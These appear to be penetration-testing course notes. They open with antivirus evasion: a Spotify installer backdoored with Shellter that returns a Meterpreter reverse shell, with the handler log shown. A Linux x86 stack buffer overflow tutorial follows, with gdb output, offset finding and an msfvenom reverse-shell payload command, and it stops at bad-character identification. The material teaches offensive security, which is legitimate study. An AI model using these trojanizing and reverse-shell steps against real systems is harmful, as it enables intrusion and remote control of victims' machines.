Since Shellter obfuscates both the payload as well as the payload decoder before injecting them into the PE, Avira’s signature-based scan runs cleanly. It does not consider the binary malicious.
Once you execute the file, you are presented with the default Spotify installation window, which under normal circumstances will download the Spotify package over the internet.
Reviewing your multi/handler window, it shows that you successfully received a Meterpreter Shell.
...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter/reverse_tcp
LHOST => 192.168.50.1
LPORT => 443
[*] Started reverse TCP handler on 192.168.50.1:443
[*] Sending stage (175174 bytes) to 192.168.50.62
[*] Meterpreter session 1 opened (192.168.50.1:443 -> 192.168.50.62:52273)...
meterpreter > shell
Process 6832 created.
Channel 1 created.
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.
C:\Users\offsec\Desktop>whoami
whoami
client01\offsec
You’ve launched an interactive Windows shell session and verified that you landed on the target machine as the offsec user.
Binary Exploitation
Stack-Based Buffer Overflows on Linux x86
Intro
Buffer Overflow Overview
Buffer overflows are caused by incorrect program code, which cannot process too large amounts of data correctly by the CPU and can, therefore, manipulate the CPU’s processing. Suppose too much data is written to a reserved memory buffer or stack that is not limited. In that case, specific registers will be overwritten, which may allow code to be executed.
A buffer overflow can cause the program to crash, corrupt data, or harm data structures in the program’s runtime. The last of these can overwrite the specific program’s return address with arbitrary data, allowing an attacker to execute commands with the privilege of the process vulnerable to the buffer overflow by passing arbitrary machine code. This code is usually intended to give you more convenient access to the system to use it for your own purpose.
The most significant cause of buffer overflows is the use of programming languages that do not automatically monitor limits of memory buffer or stack to prevent buffer overflow.
For this reason, developers are forced to define such areas in the programming code themselves, which increases vulnerability many times over.
Exploit Development Intro
There are two types of exploits. One is unknown, and the other is known.
0-Day Exploits
A 0-day exploit is a code that exploits a newly identified vulnerability in a specific app. The vulnerability does not need to be public in the application. The danger with such exploits is that if the developers of this application are not informed about the vulnerability, they will likely persist with new updates.
N-Day Exploits
If the vulnerability is published and informs the developers, they will still need time to write a fix to prevent them as soon as possible. When they are published, they talk about N-day exploits, counting the days between the publication of the exploit and an attack on the unpatched systems.
Also, these exploits can be divided into four different categories:
- Local
- Remote
- DoS
- WebApp
Local Exploits
… can be executed when opening a file. However, the prerequisite for this is that the local software contains a security vulnerability. Often a local exploit first tries to exploit security holes in the program with which the file was imported to achieve a higher privilege level and thus load and execute malicious code / shellcode in the OS. The actual action that the exploit performs is called payload.
Remote Exploits
… very often exploit the buffer overflow vulnerability to get the payload running on the system. This type of exploits differs from local exploits because they can be executed over the network to perform the desired operation.
DoS Exploits
… are codes that prevent other systems from functioning, i.e., cause a crash of individual software or the entire system.
WebApp Exploits
… use a vulnerability in such software. Such vulnerabilites can, for example, allow a command injection on the application itself or the underlying database.
CPU Architecture
Von-Neumann consists of:
- Memory
- Control Unit
- Arithmetical Logical Unit
- Input/Output Unit
In the von-Neumann architecture, the most important units, the Arithmetic Logical Unit (ALU) and Control Unit (CU), are combined in the actual Central Processing Unit (CPU). The CPU is responsible for executing the instructions and for flow control. The instructions are executed one after the other, step by step. The commands and data are fetched from memory by the CU. The connection between processor, memory, and input/output is called a bus system, which is not mentioned in the original von-Neumann architecture but plays an essential role in practice. In the von-Neumann architecture, all instructions and data are transferred via the bus system.
Memory
… can be divided into two different categories:
- Primary Memory
- Secondary Memory
Primary Memory
… is the cache and Random Access Memory (RAM). If you think about it logically, memory is nothing more than a place to store information. You can think of it as leaving something at one of your friends to pick it up again later. But for this, it is necessary to know the friend’s address to pick up what you have left behind. It is the same as RAM. RAM describes a memory type whose memory allocations can be accessed directly and randomly by their memory addresses.
The cache is integrated into the processor and serves as a buffer, which in the best case, ensures that the processor is always fed with data and program code. Before the program code and data enter the processor for processing, the RAM serves as data storage. The size of the RAM determines the amount of data that can be stored for the processor. However, when the primary memory loses power, all stored contents are lost.
Secondary Memory
… is the external data storage, such as HDD/SSD, Flash Drives and CD/DVD-ROMs of a computer, which is not directly accessed by the CPU, but via the I/O interfaces. In other words, it is a mass storage device. It is used to permanently store data that does not need to be processed at the moment. Compared to primary memory, it has a higher storage capicity, can store data permanently even without a power supply, and works much slower.
Control Unit
… is responsible for the correct interworking of the processor’s individual parts. An internal bus connection is used for the tasks of the CU. The tasks of the CU can be summarised as follows:
- reading data from RAM
- saving data in RAM
- provide, decode and execute an instruction
- processing the inputs from peripheral devices
- processing the outputs to peripheral devices
- interrupt control
- monitoring of the entire system
The CU contains the Instruction Register (IR), which contains all instructions that the processor decodes and executes accordingly. The instruction decoder translates the instructions and passes them to the execution unit, which then executes the instruction. The execution unit transfers the data to the ALU for calculation and receives the result back from there. The data used during execution is temporarily stored in registers.
Central Processing Unit
… is the functional unit in a computer that provides the actual processing power. It is responsible for processing information and controlling the processing operations. To do this, the CPU fetches commands from memory one after the other and initiates data processing.
The processor is also often referred to as a Microprocessor when placed in a single electronic unit, as in PCs.
Each CPU has an architecture on which it was built. The best-known CPU architectures are:
- x86/i386
- x86-64/amd64
- ARM
Each of these CPU architectures is built in a specific way, called Instruction Set Architecture (ISA), which the CPU uses to execute its processes. ISA, therefore, describes the behavior of a CPU concerning the instruction set used. The instruction sets are defined so that they are independent of a specific implementation. Above all, ISA gives you the possibility to understand the unified behavior of machine code in Assembly language concerning registers, data, types, etc.
There are different types of ISA:
- CISC
- RISC
- VLIW - Very Long Instruction Word
- EPIC - Explicitly Parallel Instruction Computing
RISC
… is a design if microprocessors architecture that aimed to simplify the complexity of the instruction set for Assembly programming to one clock cycle. This leads to higher clock frequencies of the CPU but enables a faster execution because smaller instruction sets are used. By an instruction set, the set of machine instructions that a given processor can execute are meant. You find RISC in most smartphones today. Nevertheless, pretty much all CPUs have a portion of RISC in them. RISC architectures have a fixed length of instructions defined as 32-bit or 64-bit.
CISC
… is a processor architecture with an extensive and complex instruction set. Due to the historical development of computers and their memory, recurring sequences of instructions were combined into complicated instructions in second-generation computers. The addressing in CISC architectures does not require 32-bit or 64-bit in contrast to RISC but can be done with an 8-bit mode.
Instruction Cycle
The instruction set describes the totality of the machine instructions of a processor. The scope of the instruction set varies considerably depending on the processor type. Each CPU may have different instruction cycles and instruction sets, but they are all similar in structure, which can be summarised as follows:
| Instruction | Description |
|---|---|
| 1. FETCH | the next machine instruction address is read from the Instruction Address Register; it is then loaded from the cache or RAM into the Instruction Register |
| 2. DECODE | the instruction decoder converts the instructions and starts the necessary circuits to execute the instruction |
| 3. FETCH OPERANDS | if further data have to be loaded for execution, these are loaded from the cache or RAM into working registers |
| 4. EXECUTE | the instruction is executed; this can be, for example, operations in the ALU, a jump in the program, the writing back of results into the working registers, or the control of peripheral devices; depending on the result of some instructions, the status register is set, which can be evaluated by subsequent instructions |
| 5. UPDATE INSTRUCTION POINTER | if no jump has been executed in the EXECUTE phase, the IAR is now increased by the length of the instruction so that it points to the next machine instruction |
Stack-Based Buffer Overflow
Memory exceptions are the operating system’s reaction to an error in existing software ir during the execution of these. This is responsible for most of the security vulnerabilities in program flows in the last decade. Programming errors often occur, leading to buffer overflows due to inattention when programming with low abstract languages such as C or C++.
These languages are compiled almost directly to machine code and, in contrast to highly abstracted languages such as Python or Java, run through little to no control structure OS. Buffer overflows are errors that allow data that is too large to fit into a buffer of the OS’s memory that is not large enough, thereby overflowing this buffer. As a result of this mishandling, the memory of other functions of the executed program is overwritten, potentially creating a security vulnerability.
Such a program, is a general executable file stored on a data storage medium. There are several different file formats for such executable binary files. For example, the Portable Executable Foramt (PE) is used on Microsoft platforms.
Another format for executable files is the Executable and Linking Format (ELF), supported by almost all modern UNIX variants. If the linker loads such an executable binary file and the program will be executed, the corresponding program code will be loaded into the main memory and then executed by the CPU.
Programs store data and instructions in memory during initialization and execution. These are data that are displayed in the executed software or entered by the user. Especially for expected user input, a buffer must created beforehand by saving the input.
The instructions are used to model the program flow. Among other things, return addresses are stored in the memory, which refers to other memory addresses and thus define the program’s control flow. If such a return address is deliberately overwritten by using a buffer overflow, an attacker can manipulate the program flow by having the return address refer to another function or subroutine. Also, it would be possible to jump back to a code previously introduced by the user input.
You need to be familiar with how:
- the memory is divided and used
- the debugger displays and names the individual instructions
- the debugger can be used to detect such vulnerabilites
- you can manipulate the memory
The Memory
When the program is called, the sections are mapped to the segments in the process, and the segments are loaded into memory as described by the ELF file.
Buffer

.text
The .text section contains the actual assembler instructions of the program. This area can be read-only to prevent the process from accidentally modifying its instructions. Any attempt to write to this area will inevitably result in a segmentation fault.
.data
The .data section contains global and static variables that are explicitly innitialized by the program.
.bss
Several compilers and linkers use the ```.bss`` section as part of the data segment, which contains statically allocated variables represented exclusively by 0 bits.
The Heap
Heap memory is allocated from this area. This area starts at the end of the .bss segment and grows to the higher memory addresses.
The Stack
Stack memory is a last-in-first-out data structure in which the return addresses, parameters, and, depending on the compiler options, frame pointers are stored. C/C++ local variables are stored here, and you can even copy code to the stack. The stack is a defined area in RAM. The linker reserves this area and usually places the stack in RAM’s lower area above the global and static variables. The contents are accessed via the stack pointer, set to the upper end of the stack during initialization. During execution, the allocated part of the stack grows down to the lower memory addresses.
Modern memory protections (DEP/ASLR) would prevent the damage caused by buffer overflows. DEP, marked regions of memory “Read-Only”. The read-only memory regions is where some user-input is stored, so the idea behind DEP was to prevent users from uploading shellcode to memory and then setting the instruction pointer to the shellcode. Hackers started utilizing ROP to get around this, as it allowed them to upload the shellcode to an executable space and use existing calls to execute it. With ROP, the attacker needs to know the memory addresses where things are stored, so the defense against it was to implement ASLR which randomizes where everything is stored making ROP more difficult.
Users can get around ASLR by leaking memory addresses, but this makes exploits less reliable and sometimes impossible.
Vulnerable Program
Example with vulnerable function strcpy():
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bowfunc(char *string) {
char buffer[1024];
strcpy(buffer, string);
return 1;
}
int main(int argc, char *argv[]) {
bowfunc(argv[1]);
printf("Done.\n");
return 1;
}
Modern OS have built-in protections against such vulnerabilities, like Address Space Layout Randomization (ASLR). To make the example work you need to disable this memory protection feature:
student@nix-bow:~$ sudo su
root@nix-bow:/home/student# echo 0 > /proc/sys/kernel/randomize_va_space
root@nix-bow:/home/student# cat /proc/sys/kernel/randomize_va_space
0
Next, you can compile it:
student@nix-bow:~$ sudo apt install gcc-multilib
student@nix-bow:~$ gcc bow.c -o bow32 -fno-stack-protector -z execstack -m32
student@nix-bow:~$ file bow32 | tr "," "\n"
bow: ELF 32-bit LSB shared object
Intel 80386
version 1 (SYSV)
dynamically linked
interpreter /lib/ld-linux.so.2
for GNU/Linux 3.2.0
BuildID[sha1]=93dda6b77131deecaadf9d207fdd2e70f47e1071
not stripped
Vulnerable C Functions
There are several vulnerable functions in the C programming language that do not independently protect the memory. These are some:
- strcpy
- gets
- sprintf
- scanf
- strcat
GBD Intro
GBD, or the GNU Debugger, is the standard debugger of Linux systems developed by the GNU project. It has been ported to many systems and supports the programming languages C, C++, Objective-C, FORTRAN, Java, and many more.
GBD provides you with the usual traceability features like breakpoints or stack trace output and allows you to intervene in the execution of programs. It also allows you to manipulate the variables of the application or to call functions independently of the normal execution of the program.
AT&T
student@nix-bow:~$ gdb -q bow32
Reading symbols from bow...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x00000582 <+0>: lea 0x4(%esp),%ecx
0x00000586 <+4>: and $0xfffffff0,%esp
0x00000589 <+7>: pushl -0x4(%ecx)
0x0000058c <+10>: push %ebp
0x0000058d <+11>: mov %esp,%ebp
0x0000058f <+13>: push %ebx
0x00000590 <+14>: push %ecx
0x00000591 <+15>: call 0x450 <__x86.get_pc_thunk.bx>
0x00000596 <+20>: add $0x1a3e,%ebx
0x0000059c <+26>: mov %ecx,%eax
0x0000059e <+28>: mov 0x4(%eax),%eax
0x000005a1 <+31>: add $0x4,%eax
0x000005a4 <+34>: mov (%eax),%eax
0x000005a6 <+36>: sub $0xc,%esp
0x000005a9 <+39>: push %eax
0x000005aa <+40>: call 0x54d <bowfunc>
0x000005af <+45>: add $0x10,%esp
0x000005b2 <+48>: sub $0xc,%esp
0x000005b5 <+51>: lea -0x1974(%ebx),%eax
0x000005bb <+57>: push %eax
0x000005bc <+58>: call 0x3e0 <puts@plt>
0x000005c1 <+63>: add $0x10,%esp
0x000005c4 <+66>: mov $0x1,%eax
0x000005c9 <+71>: lea -0x8(%ebp),%esp
0x000005cc <+74>: pop %ecx
0x000005cd <+75>: pop %ebx
0x000005ce <+76>: pop %ebp
0x000005cf <+77>: lea -0x4(%ecx),%esp
0x000005d2 <+80>: ret
End of assembler dump.
AT&T syntax can be recognized by the % and $.
Syntax Changing
(gdb) set disassembly-flavor intel
(gdb) disassemble main
Dump of assembler code for function main:
0x00000582 <+0>: lea ecx,[esp+0x4]
0x00000586 <+4>: and esp,0xfffffff0
0x00000589 <+7>: push DWORD PTR [ecx-0x4]
0x0000058c <+10>: push ebp
0x0000058d <+11>: mov ebp,esp
0x0000058f <+13>: push ebx
0x00000590 <+14>: push ecx
0x00000591 <+15>: call 0x450 <__x86.get_pc_thunk.bx>
0x00000596 <+20>: add ebx,0x1a3e
0x0000059c <+26>: mov eax,ecx
0x0000059e <+28>: mov eax,DWORD PTR [eax+0x4]
<SNIP>
You can also set Intel as the default syntax:
student@nix-bow:~$ echo 'set disassembly-flavor intel' > ~/.gdbinit
Intel
student@nix-bow:~$ gdb ./bow32 -q
Reading symbols from bow...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
0x00000582 <+0>: lea ecx,[esp+0x4]
0x00000586 <+4>: and esp,0xfffffff0
0x00000589 <+7>: push DWORD PTR [ecx-0x4]
0x0000058c <+10>: push ebp
0x0000058d <+11>: mov ebp,esp
0x0000058f <+13>: push ebx
0x00000590 <+14>: push ecx
0x00000591 <+15>: call 0x450 <__x86.get_pc_thunk.bx>
0x00000596 <+20>: add ebx,0x1a3e
0x0000059c <+26>: mov eax,ecx
0x0000059e <+28>: mov eax,DWORD PTR [eax+0x4]
0x000005a1 <+31>: add eax,0x4
0x000005a4 <+34>: mov eax,DWORD PTR [eax]
0x000005a6 <+36>: sub esp,0xc
0x000005a9 <+39>: push eax
0x000005aa <+40>: call 0x54d <bowfunc>
0x000005af <+45>: add esp,0x10
0x000005b2 <+48>: sub esp,0xc
0x000005b5 <+51>: lea eax,[ebx-0x1974]
0x000005bb <+57>: push eax
0x000005bc <+58>: call 0x3e0 <puts@plt>
0x000005c1 <+63>: add esp,0x10
0x000005c4 <+66>: mov eax,0x1
0x000005c9 <+71>: lea esp,[ebp-0x8]
0x000005cc <+74>: pop ecx
0x000005cd <+75>: pop ebx
0x000005ce <+76>: pop ebp
0x000005cf <+77>: lea esp,[ecx-0x4]
0x000005d2 <+80>: ret
End of assembler dump.
CPU-Registers
Registers are the essential components of a CPU. Almost all registers offer a small amount of storage space where data can be temporarily stored. However, some of them have a particular function.
These registers will be divided into General registers, Control registers, and Segment registers. The most critical registers you need are the General registers. In these, there are further subdivisions into Data registers, Pointer registers, and Index registers.
Registers
Data Registers
| 32-bit Register | 64-bit Register | Description |
|---|---|---|
EAX | RAX | accumulator is used in input/output and for arithmetic operations |
EBX | RBX | base is used in indexed addressing |
ECX | RCX | counter is used to rotate instructions and count loops |
EDX | RDX | data is used for I/O and in arithmetic operations for mulitply and divide operations involving large values |
Pointer Register
| 32-bit Register | 64-bit Register | Description |
|---|---|---|
EIP | RIP | instruction pointer stores the offset address of the next instruction to be executed |
ESP | RSP | stack pointer points to the top of the stack |
EBP | RBP | base pointer is also known as Stack Base Pointer or Frame Pointer that points to the base of the stack |
Index Register
| 32-bit Register | 64-bit Register | Description |
|---|---|---|
ESI | RSI | source index is used as a pointer from a source for string operations |
EDI | RDI | destination is used as a pointer to a destination for string operations |
Stack Frames
Since the stack starts with a high address and grows down to low memory addresses as values are added, the Base Pointer points to the beginning of the stack in contrast to the Stack Pointer, which points to the top of the stack.
As the stack grows, it is logically divided into regions called Stack Frames, which allocate the required memory in the stack for the corresponding function. A stack frame defines a frame of data with the beginning (EBP) and the end (ESP) that is pushed onto the stack when a function is called.
Since the stack memory is built on a last-in-first-out data structure, the first step is to store the previous EBP position on the stack, which can be restored after the function completes.
(gdb) disas bowfunc
Dump of assembler code for function bowfunc:
0x0000054d <+0>: push ebp # <---- 1. Stores previous EBP
0x0000054e <+1>: mov ebp,esp
0x00000550 <+3>: push ebx
0x00000551 <+4>: sub esp,0x404
<...SNIP...>
0x00000580 <+51>: leave
0x00000581 <+52>: ret
The EBP in the stack frame is set first when a function is called and contains the EBP of the previous stack frame. Next, the value of the ESP is copied to the EBP, creating a new stack frame.
CPU Registers
(gdb) disas bowfunc
Dump of assembler code for function bowfunc:
0x0000054d <+0>: push ebp # <---- 1. Stores previous EBP
0x0000054e <+1>: mov ebp,esp # <---- 2. Creates new Stack Frame
0x00000550 <+3>: push ebx
0x00000551 <+4>: sub esp,0x404
<...SNIP...>
0x00000580 <+51>: leave
0x00000581 <+52>: ret
Then some space is created in the stack, moving the ESP to the top for the operations and variables needed and processed.
Prologue
(gdb) disas bowfunc
Dump of assembler code for function bowfunc:
0x0000054d <+0>: push ebp # <---- 1. Stores previous EBP
0x0000054e <+1>: mov ebp,esp # <---- 2. Creates new Stack Frame
0x00000550 <+3>: push ebx
0x00000551 <+4>: sub esp,0x404 # <---- 3. Moves ESP to the top
<...SNIP...>
0x00000580 <+51>: leave
0x00000581 <+52>: ret
These three instructions represent the so-called Prologue.
For getting ot of the stack frame, the opposite is done, the Epilogue. During the epilogue, the ESP is replaced by the current EBP, and its value is reset to the value it had before in the prologue. The epilogue us relatively short, and apart from other possibilities to perform it, in your example, it is performed with two instructions:
Epilogue
(gdb) disas bowfunc
Dump of assembler code for function bowfunc:
0x0000054d <+0>: push ebp
0x0000054e <+1>: mov ebp,esp
0x00000550 <+3>: push ebx
0x00000551 <+4>: sub esp,0x404
<...SNIP...>
0x00000580 <+51>: leave # <----------------------
0x00000581 <+52>: ret # <--- Leave stack frame
Endianness
During load and save operations in registers and memories, the bytes are read in a different order. This byte order is called endianness. Endianness is distinguished between the little-endian format and the big-endian format.
Big-endian and little-endian are about the order of valence. In bin-endian, the digits with the highest valence are initially. In little-endian, the digits with the lowest valances are at the beginning. Mainframe processors use the big-endian format, some RISC architectures, minicomputers, and in TCP/IP networks, the byte order is also in big-endian format.
Take a look at the following values:
- Address:
0xffff0000 - Word:
\xAA\xBB\xCC\xDD
| Memory Address | 0xffff0000 | 0xffff0001 | 0xffff0002 | 0xffff0003 |
|---|---|---|---|---|
| Big-Endian | AA | BB | CC | DD |
| Little-Endian | DD | CC | BB | AA |
This is very important for you to enter your code in the right order.
Exploiting
Taking Control of EIP
One of the most important aspects of a stack-based buffer overflow is to get the instruction pointer under control, so you can tell it to which address it should jump. This will make the EIP point to the address where your shellcode starts and causes the CPU to execute it.
You can execute commands in GDB using Python, which serves you directly as input.
Segmentation Fault
student@nix-bow:~$ gdb -q bow32
(gdb) run $(python -c "print '\x55' * 1200")
Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1200")
Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
If you run 1200 Us (0x55) as input, you can see from the register information that you have overwritten the EIP. As far as you know, the EIP points to the next instruction to be executed.
(gdb) info registers
eax 0x1 1
ecx 0xffffd6c0 -10560
edx 0xffffd06f -12177
ebx 0x55555555 1431655765
esp 0xffffcfd0 0xffffcfd0
ebp 0x55555555 0x55555555 # <---- EBP overwritten
esi 0xf7fb5000 -134524928
edi 0x0 0
eip 0x55555555 0x55555555 # <---- EIP overwritten
eflags 0x10286 [ PF SF IF RF ]
cs 0x23 35
ss 0x2b 43
ds 0x2b 43
es 0x2b 43
fs 0x0 0
gs 0x63 99
Visualized:

This means you have write access to the EIP. This, in turn, allows specifying to which memory address the EIP should jump. However, to manipulate the register, you need an exact number of Us up to the EIP so that the following 4 bytes can be overwritten with your desired memory address.
Determine the Offset
The offset is used to determine how many bytes are needed to overwrite the buffer and how much space you have around your shellcode.
Shellcode is a program code that contains instructions for an operation that you want the CPU to perform.
Create Pattern
d41y@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200 > pattern.txt
d41y@htb[/htb]$ cat pattern.txt
Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9
Now you replace the 1200 Us with the generated patterns and focus your attention again on the EIP.
(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")
Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
… leads to:
(gdb) info registers eip
eip 0x69423569 0x69423569
You see that the EIP displays a different memory address, and you can use another MSF tool called pattern_offset to calculate the exact number of chars needed to advance to the EIP.
d41y@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569
[*] Exact match at offset 1036
Visualized:

If you now use precisely this number of bytes for your Us, you should land exactly on the EIP. To overwrite it and check if you have reached it as planned, you can add 4 more bytes with \x66 and execute it to ensure you control the EIP.
(gdb) run $(python -c "print '\x55' * 1036 + '\x66' * 4")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1036 + '\x66' * 4")
Program received signal SIGSEGV, Segmentation fault.
0x66666666 in ?? ()

Now you see that you have overwritten the EIP with your \x66 chars. Next, you have to find out how much space you have for your shellcode, which then executes the commands you intend. As you control the EIP now, you will later overwrite it with the address pointing to your shellcode’s beginning.
Determining the Length for the Shellcode
Now you should find out how much space you have for your shellcode to perform the action you want.
Shellcode - Length
d41y@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 lport=31337 --platform linux --arch x86 --format c
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
<SNIP>
You now know that your payload will be about 68 bytes. As a precaution, you should try to take a larger range if the shellcode increases due to later specifications.
Often it can be useful to insert some no operation instructions (NOPs) before your shellcode begins so that it can be executed cleanly. You need:
- a total of 1040 bytes to get to the
EIP - an additional 100 bytes of NOPs
- 150 bytes for your shellcode
Buffer = "\x55" * (1040 - 100 - 150 - 4) = 786
NOPs = "\x90" * 100
Shellcode = "\x44" * 150
EIP = "\x66" * 4

Now you can try to find out how much space you have available to insert your shellcode.
(gdb) run $(python -c 'print "\x55" * (1040 - 100 - 150 - 4) + "\x90" * 100 + "\x44" * 150 + "\x66" * 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 100 - 150 - 4) + "\x90" * 100 + "\x44" * 150 + "\x66" * 4')
Program received signal SIGSEGV, Segmentation fault.
0x66666666 in ?? ()

Identification of Bad Chars
Previously in UNIX-like OS, binaries started with two bytes containing a “magic number” that determines the file type. In the beginning, this was used to identify object files for different platforms. Gradually this concept was tranferred to other files, and now almost every file contains a magic number.
Such reserved chars also exist in applications, but they do not always occur and are not still the same. These reserved chars, also known as bad characters can vary, but often you will see chars like this:
\x00- Null Byte\x0A- Line Feed\x0D- Carriage Return\xFF- Form Feed
Char List
You can use the following char list to find out all chars you have to consider and to avoid when generating your shellcode.
